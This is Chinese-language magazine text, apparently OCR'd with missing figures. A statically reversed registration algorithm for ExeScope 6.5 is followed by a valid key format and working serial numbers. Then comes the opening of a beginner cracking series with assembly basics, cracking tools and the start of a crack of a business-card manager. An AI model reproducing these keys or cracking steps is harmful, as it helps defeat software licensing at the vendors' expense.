
的是纯粹的静态分析，来到反汇编代码窗口观察代码，如图5。


图3


图4



图5

我们看到注册失败信息，上面辅助信息中显示，注册失败是由004C2AC6和004C2ADA两处跳转过来的。如果程序顺序运行是先经过004C2AC6再经过004C2ADA的，那我们就先到004C2AC6看看。方法是右键代码窗口，选择“Goto Location”菜单，在弹出对话框中填写偏移地址点“确定”，如图6。


图6

来到004C2AC6处发现一段比较经典的指令段，如图7。先是几个mov赋值，再经过一个call，后面一个判断test，再根据判的结果不同进行跳转。一般来讲这段代码的作用和意义是：用mov指令来取我们填写的注册码，经过关键算法call计算注册码，test判断计算出来的注册码和我们填写的注册码是否一样，不一样就跳到注册失败。

通过分析已经基本了解了注册的基本流程。既然“call 004CBF7C”是关键算法call，这个call从004CBF7C开始到004CC01A结束。那么004CBF7C处就应该是计算注册码算法的开始地址了。来到004CBF7C处向下阅读代码。具体指令含义请参考相关书籍（推荐《80x86汇编语言程序设计教程》），这里只对关键代码简要说明，如图8。


图7




图8

图8中三处作用如下：

1. 取注册码判断注册码位数是不是十位（A是十六进制数，转换为十进制就是10）。
2. 判断注册码前五位是不是“A1910”。
3. 判断注册码前五位是不是“A1423”。


图9

而图9两部分的作用分别如下：

1.用inc eax、cmp eax 0B、jne构成循环，判断注册码第二到第十位是不是在0到9之间（图中30和39是字符0和9的ASCII码）。

2.用movzx指令取注册码的第九和第十位，用add指令将他们相加（注意这里是ASCII码相加），再用div指令将结果除0A取余，判断余数是不是4。

算法到这里基本结束，我们来总结一下算法吧。注册码为十位，第二位到第十位均为数字，前五位是A1910或A1423，第九位加第十位除0A余数是4，其它各位没有另外要求。在构造注册码前先对算法格式进行整理。注册码格式为“A1910***(a)(b)”或者“A1423***(a)(b)”，其中“(a)+(b)/0A = 4”。*为任意数字。由于算法中均为ASCII十六进制运算，转换为十进制为“(a)+(b)+96/10 = 4”，简化整理为“(a)+(b) = 8”或18。我们来构造个注册码检验一下吧，A191066699、A142388844……注册成功，如图10，说明算法分析正确。





图10

希望大家在以后的学习中能注重基础知识的学习，提高静态分析能力和反汇编代码的阅读能力。本文的目的并不只是破解一款软件，而是希望大家通过分析来提高技能、检验自己的汇编功底。如果只为破掉这款软件，通过动静结合分析的方法分析将更为省力。在看雪论坛下载的execs6.5.zip包有一个ExeScope65 KG.txt文件，其中提供了一个算法和一个注册码。其中的算法如下：

```
Format of Key (ID) is A1910xx(D1)(D2)x or A1423xx(D1)(D2)x,
where   x  = any digit 0..9
        D1 = digit
        D2 = digit
        and (D1 + D2) / 10 = 4
```

可以看出这个算法是错误的，但给出的注册码例子A191000680符合我们静态分析推出的算法是正确的。可能大家在使用这个软件的时候只是将注册码简单的复制、粘贴进行注册，没有注意它的算法分析。同时象看雪这样国内知名的破解技术论坛竟然出现如此纰漏，也说明认真、细心无论是对于破解初学者还是已经成名的破解高手都是很重要的。

（文章中涉及到的工具ExeScope6.5、W32Dasm v10.0 汉化增强版、PEID、光盘中已收录）



从零开始学破解之（一）——初识破解

Talent Feng

前言

1、破解的由来

不知道大家是否经历过这样的事情：在网上发现一个特别好玩实用的软件，满心欢喜的把它下载回来，正要使用却冷不丁的弹出个对话框警告诉你这是“未注册版本不能……”、“你最多只能使用XX次”或者“已经使用了XX次……请及时注册！”如果此时又找不能到相应的注册码，那真是苦不堪言。面对这样的情况，难道我们这些穷酸学生们真的要勒紧裤带子掏出仅有的银子去购买一个小小的序列号吗？追求自由与共享精神的人是不会这么做的，他们想到的是应该自己动手破除这些限制，于是，破解出现了（小编注：虽然说支持正版很重要，可是如果仅仅为了一时的学习和研究就把所有需要用到的软件都购买下来也不符合中国的国情啊）。

2、学习破解的要求

对于还未入门的破解爱好者来说，心里一定充满了向往却又担心害怕：学习破解一定是一件很难的事吧？不知道需要些什么基础知识呢？其实答案很简单：只要你会使用电脑上网，而且对软件破解感兴趣就足够了。

3、学习破解的步骤

很高兴你愿意读到这个地方，这说明你已经下定决心学习这门技术了！为了快速、轻松的掌握破解技术，我们一定要有一个科学的学习方法和步骤。循序渐进是学习任何东西都必须要遵循的规律，学习破解软件要经历的步骤如下：

(1)学习并记住最基本的汇编指令

(2)学会查看软件的基本信息

(3)对软件进行爆破

(4)追出软件的注册码

经过以上四步的学习，我们就可以具备破解软件的基本能力，从入门者变成初学者了。至于分析算法写出注册机那可不是我们这些初学者所要关心的，那是破解高手们才可以做到的事情。

也许有的朋友要说我们是不是还应该学习脱壳啊？这一点是没有错的，可是现在软件要么不加壳，要加壳就是加非常强悍的壳。对于我们初学者来说，脱这些壳可不是一件容易的事，弄不好就会使人灰心丧气失去了学习的信心。所以我建议大家进入了初学者的大门以后，再去学习如何去脱壳（小编注：对于普通的壳，现在有些万能脱壳工具可以非常方便的脱掉）。

开始学习

第一部分：汇编知识

因为汇编对于破解来说十分重要，所以先来介绍一些专门用于软件破解的重要汇编语句，要学习软件破解技术就一定要把这些汇编语句牢记在心。

1、赋值语句

mov a,b //把b的值赋给a，使a=b

怎样理解“把b值送给a”这句话呢？举一个例子吧，假设现在a=1，b=2，那么执行了mov a,b这条汇编语句以后，a和b的值如下：a=2，b=2。

2、比较语句

cmp a,b //比较a与b（是相等还是a>b，又或者a<b）

什么叫做“比较a与b”呢？假设现在a=1，b=2，那么执

行了 cmp　a,b 后，程序就会把 1 与 2 进行比较。

以上两个语句是赋值语句与比较语句中最常用也是最具代表性的。对于入门者来说，在赋值语句与比较语句这两个大类中，掌握 mov 和 cmp 这两个语句就足够了。

3 、跳转语句

这一类语句所包含的对象比较多，一一做以说明如下。

(1) je 或 jz　// 相等则跳

如果 a 与 b 中的值相等，程序就会跳向指定的地方去执行。

(2)jne 或 jnz　　// 不相等则跳

意思与上一语句恰恰相反，如果 a 与 b 中的值不相等，程序就会跳向指定的地方去执行。

(3)jmp　// 无条件跳

这个跳转语句比较“霸道”。不论什么情况，只要遇到它程序就会跳向指定的地方去执行。

(4)jb　// 若小于则跳

这个语句的意思是：如果 a 中的值小于 b 中的值，程序就会跳向指定的地方去执行。

(5)ja　// 若大于则跳

这个语句的意思与 jb 刚好相反，如果 b 中的值小于 a 中的值，程序跳向指定的地方去执行。

还有以下一些常见的语句作用与 jb、ja 相似：

jg　　// 若大于则跳

jge// 若大于等于则跳

jl　　// 若小于则跳

4 、调用子程序语句 CALL

CALL 的作用是使程序在需要的情况下调用相应的子程序来运行。

5 、无作用语句 NOP

当程序遇到 NOP 时，不做任何事情。这个指令在破解中应用得非常广泛。

以上代码就是前文所说的基本的汇编语句，这些常用的语句在以后的破解应用中会大量的使用到。所以不管怎么样，记住这些基本的指令才能更好的进行后面的学习。

小编注： 大家看到这些枯燥的代码请不要沉闷，要知道，破解软件就是以汇编的形式直接修改软件的执行流程。对于初学者来说，我们可以不关心那些具体的汇编代码，但是只有掌握了这些基础的汇编指令才可以开始真正的破解旅程。

第二部分：工具简介

古语有云，“工欲善其事，必先利其器”。在破解的过程中，工具是非常重要的。一个合适的工具可以让你的破解之旅事半功倍。接下来要介绍的这些工具将在以后的破解之路上始终伴随我们左右。

1 、探测工具

探测工具主要可以帮助我们获得一些程序的基本信息：比如是否加壳，加了什么样的壳，或者该软件使用什么语言编写的等等。常用的探测工具是 PEID。

2 、脱壳工具

如果遇到软件被加壳的情况，我们就必须先帮程序脱壳才能对其进行分析与破解。很多壳都有自己的专门加 / 脱壳工具，在这里介绍给大家的是一款能查（脱）很多壳的 Quick Unpack。有了 Quick Unpack，一般的壳都能轻松搞定了。

3 、反汇编工具

静态反汇编工具有 W32DASM、C32Asm；动态反汇编工具有 OllyDbg、SOFTICE、TRW2000。其中的 OllyDbg（传说中的 OD）是当今最为流行的调试解密工具。

4 、资源编辑工具

这些工具有 UltraEdit、WinHex、eXeScope 等，它们可以方便的帮助你自定义应用软件。例如更改文字，修改菜单等等。

第三部分：动手实践

讲了这么多的理论知识，千万不要睡着哟！我们现在要通过实践来理解刚才提到的知识。实践的过程中大家只需要照猫画虎的去做就可以，不要问为什么——因为刚开始接触破解如果一下了解的太多是不容易吸收的，照着做就可以了。

我们以 8186 名片王为例，8186 名片王主要是为了管理长期积累下来的众多名片而设计的，也可以用来管理你的其它联系信息。如果没有注册的话，只能保存为数不多的名片。下面我们就来把它破解掉吧！

1 、探测信息

首先打开 PEID，把名片王（在安装目录下的 pCard.exe）拖到 PEID 上，如图 1。

通过图 1 我们可以知道该软件是使用 Borland Delphi 编写的（没有加壳哦）。先运行一下这个软件，首先弹出了注册对话框，如图 2。点击“我还要试用一段时间”后如图 3 所示。标题栏上醒目的字体告诉我们，这是未注册版本，想要突破限制的话，就要捧起《黑客 X 档案》学习破解技术了哟！

